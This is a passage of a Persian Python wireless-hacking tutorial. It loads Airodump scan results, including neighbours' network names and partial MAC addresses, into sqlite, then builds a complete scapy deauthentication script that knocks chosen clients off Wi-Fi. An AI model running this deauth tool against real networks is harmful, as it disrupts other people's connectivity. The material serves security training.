
در نهایت مقادیر را چاپ کرده و شمارنده را یکی یکی افزایش می دهیم :

```
print counter, essid, channel, bssid


counter += 1
```



اسکریپت ما به صورت زیر می باشد :



اسکریپت را به همراه نام فایل Xml به عنوان ورودی اجرا کنید و همانطور که مشاهده می کنید مقادیر به وسیله کتابخانه BeautifulSoup استخراج شده و در کنسول نمایش داده می شوند :



تا اینجا تنها مقادیر را نمایش دادیم. همین اسکریپت هم می تواند بسیار کارامد باشد چرا که به صورت خودکار مقادیر ضبط شده از خروجی Airodump را به ما تحویل می دهد. گام بعدی ارسال مقادیر استخراج شده به پایگاه داده sqlite می باشد. این کار را بایستی بر اساس طرح پایگاه داده ای که ایجاد کردیم انجام دهیم.

اول از همه به یاد دارید که یک ستون اضافی به پایگاه داده با نام location اضافه کردیم. این مقدار را کاربر به صورت اختیاری اضافه می کند. در نتیجه درون اسکریپت خود متغیری با نام location اضافه کرده تا location را به عنوان آرگومان سوم خود تعریف کنیم.

```
location = sys.argv[3]
```

اکنون کد اتصال پایگاه داده را می نویسیم. نام پایگاه داده را به عنوان آرگومان دوم از کاربر دریافت می کنیم :

```
connection = sqlite3.connect(sys.argv[2])
```

مقادیر را در پایگاه داده در ستون هایی که از قبل ایجاد کرده بودیم درج می کنیم :

```
connection.execute("insert into networks (location, essid, macaddr, channel) values (?,?,?,?)", (location, essid, bssid, channel))
```

درج در پایگاه داده را تثبیت کرده :

```
connection.commit()
```

اتصال با پایگاه داده را قطع می کنیم :

```
connection.close()
```



اسکریپت نهایی ما به صورت زیر می باشد :

airodump-to-database2.py - /root/pythonwifi - Geany

File Edit Search View Document Project Build Tools Help

airodump-to-database2.py

```
#!/usr/bin/python

# Netamooz.net

import sqlite3, sys
from BeautifulSoup import BeautifulSoup

xmlDom = BeautifulSoup( open(sys.argv[1], 'r').read() )

counter = 1
location = sys.argv[3]

connection = sqlite3.connect(sys.argv[2])

for network in xmlDom.findAll('wireless-network') :
    essid = network.find('essid').text
    if not essid:
        essid = '--- SSID Makhfi ---'
    channel = network.find('channel').text
    bssid = network.find('bssid').text

    print counter, essid, channel, bssid

    connection.execute("insert into networks (location, essid, macaddr, channel) values (?,?,?,?)", (location, essid, bssid, channel))

    connection.commit()

    counter += 1

connection.close()
```


اسکریپت را به همراه آرگومان های مورد نیاز شامل نام فایل xml , نام پایگاه داده و location دلخواه اجرا می کنیم و همانطور که می بینید مقادیر چاپ می شود.

root@netamooz: ~/pythonwifi

File Edit View Search Terminal Help

```
root@netamooz:~/pythonwifi# python airodump-to-database2.py ../netamooz-01.kismet.netxml ../networks.db myhome
1 shatel 3 CC:5D:
2 D-Link 11 A0:AB:
3 Havashenas95 1 6C:3B
4 nopoush 11 98:FC:
5 OSTM 9 04:8D:
6 DADY 11 5A:FC:
7 --- SSID Makhfi --- 0 D4:6E
8 soroush 3 90:F6:
9 DOWN WITH USa 6 FC:F5
10 TP-LINK_576056 11 64:70
11 Roya 11 EC:08:
12 Amir 8 C4:E9:
13 Ali 3 10:FE:ED
14 mohammadreza 1 30:B5:
15 D-Link FF 7 E8:CC:
16 Hasan-Irancell 11 A8:93:
17 ALI&#x  e2;..s iPhone 1 EA:6F
18 My-Net 9 F8:E9:
19 ehsan 1 10:7B:
20 WLAN_CNx4 5 2C:AB:
21 Kalantar 1 74:EA:
22 hashemi 2 48:EE:
23 Mehraban 4 A0:F3
24 Karimi 1 54:E6:
```

برای اطمینان از درج مقادیر در پایگاه داده به Sqlite3 باز گردید و همه مقادیر از جدول networks را به صورت زیر انتخاب کنید. مشاهده می کنید که مقادیر درون پایگاه داده به درستی درج شده است :



شما بعدها می توانید از دستورهای پایگاه داده در اسکریپت های دیگر استفاده کنید.

به عنوان مثال اگر بخواهید همه شبکه های موجود در کانال 1 را انتخاب کنید به صورت زیر عمل کرده :

```
sqlite>
sqlite> select * from networks where channel = 1;
3|myhome|Havashenas95|6C:3B:[redacted]|1
14|myhome|mohammadreza|30:B5:[redacted]|1
17|myhome|ALI&#x  e2;..s iPhone|EA:6F:[redacted]|1
19|myhome|ehsan|10:7B:[redacted]|1
21|myhome|Kalantar|74:EA:[redacted]|1
24|myhome|Karimi|54:E6[redacted]|1
25|myhome|ESMAILI|10:FE[redacted]|1
32|myhome|--- SSID Makhfi ---|1C:7E:[redacted]|1
sqlite>
```

یا اگر قصد داشته باشید که شبکه های مخفی را پیدا کنید می توانید از ساختار دستوری زیر استفاده کنید. کافی است تا کمی با پایگاه داده Sqlite3 و دستورهای آن آشنایی پیدا کنید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
sqlite>
sqlite>
sqlite> select * from networks where essid like '%SSID Makhfi%';
7|myhome|--- SSID Makhfi ---|D4:6E:[redacted]|0
27|myhome|--- SSID Makhfi ---|CC:5D:[redacted]|5
30|myhome|--- SSID Makhfi ---|F8:D1:[redacted]|6
31|myhome|--- SSID Makhfi ---|90:94:[redacted]|11
32|myhome|--- SSID Makhfi ---|1C:7E:[redacted]|1
sqlite>
```

این شیوه موجب شده تا داده ها بهتر نگهداری شود و جستجو و استخراج آنها ساده تر و کارآمدتر گردد.

اسکریپت Deauthentication

در این بخش قصد داریم تا یک ابزار رد احرازهویت یا همان Deauthentication با استفاده از پایتون ایجاد کنیم. یک بسته Deauthentication یا با نام مخفف Deauth , موجب قطع ارتباط بین کلاینت ها با اکسس پوینت می شود. بسته های Deauth را به روش می توان ارسال کرد :

- Broadcast
- Unicast

شیوه برودکست زمانی انجام می شود که اکسس پوینت بسته Deauth را به همه کلاینت های متصل ارسال کرده و به آنها فرمان می دهد تا ارتباطشان قطع گردد.

شیوه یونیکست ممکن است از کلاینت به اکسس پوینت ارسال شود یا از اکسس پوینت به یک کلاینت. اگر کتاب تست نفوذ وایرلس را مطالعه کرده باشید, مطلع هستید که در نتیجه ارسال بسته Deauth بلافاصله ارتباط کلاینت قطع می گردد. این بسته معمولا به عنوان یک حمله DoS یا همان رد سرویس استفاده شده و از این نظر دارای اهمیت می باشد که در صورت ادامه دار بودن حمله کلاینت دیگر قادر به اتصال به اکسس پوینت نخواهد بود.



شما احتمالا با ابزارهایی همچون Aireplay-ng یا دیگر موارد مشابه کار کرده اید. در این اسکریپت تنها با چند خط کد یک اسکریپت قدرتمند حمله رد احرازهویت را ایجاد خواهیم کرد.

یک اسکریپت پایتون با نام deauthentication.py ایجاد کنید.

کتابخانه های sys و scapy را به اسکریپت خود وارد کنید :

```
import sys

from scapy.all import *
```

در این اسکریپت چهار آرگومان را از کاربر دریافت می کنیم.

ابتدا نام کارت شبکه در وضعیت مانیتور

```
conf.iface = sys.argv[1]
```

مک آدرس اکسس پوینت هدف

```
apmac = sys.argv[2]
```

مک آدرس سیستم کلاینتی هدف

```
clientmac = sys.argv[3]
```

و در نهایت تعداد بسته هایی که قصد داریم برای سیستم هدف ارسال کنیم

```
count = sys.argv[4]
```

همچنین سطح درازنویسی را بر روی 0 قرار می دهیم :

```
conf.verb = 0
```

اکنون نیاز به ایجاد یک بسته Deauth داریم. برای ایجاد بسته مورد نظر بایستی تمام لایه های ضروری را اضافه کنیم.

ابتدا لایه RadioTap

سپس لایه Dot11 : لایه Dot11 بایستی نوع type=0 management (همان شماره صفر) و زیرلایه از نوع رداحرازهویت یعنی شماره 12 باشد. همچنین مک آدرس کلاینت هدف اکسس پوینت هدف و مهاجم را تعیین کرده.

سپس لایه Dot11Deauth با کد Reason=7 که نشان دهنده یک فریم کلاس 3 بوده و از یک ایستگاه اختصاص نیافته ارسال می شود.


```
packet = RadioTap()/Dot11(type=0,subtype=12,addr1=clientmac,

addr2=apmac,addr3=apmac)/Dot11Deauth(reason=7)
```


سپس بسته را درون یک حلقه for قرار داده و با استفاده از sendp ارسال کرده و در هر بار ارسال بسته یک پیام در صفحه چاپ می کنیم :

```
for n in range(int(count)):
    sendp(packet)
    print 'Ersal Baster Deauth be AP :' + apmac + ' va Client: ' + clientmac
```


اسکریپت نهایی ما به صورت زیر می باشد :



ما در اینجا با استفاده از ابزار Airodump-ng هدف خود را انتخاب کرده ایم :



اکنون در صورت ارسال این بسته کلاینت قطع ارتباط خواهد شد.



هرچند این ابزار قابلیت های متنوع ابزاری همچون Aireplay-ng را در اختیار ندارد ولی شما را با شیوه ایجاد بسته ها و ارسال مستقیم آنها با کلاینت آشنا می کند که بعدها قادر به استفاده از آنها در دیگر ابزارها و اسکریپت ها خواهید بود.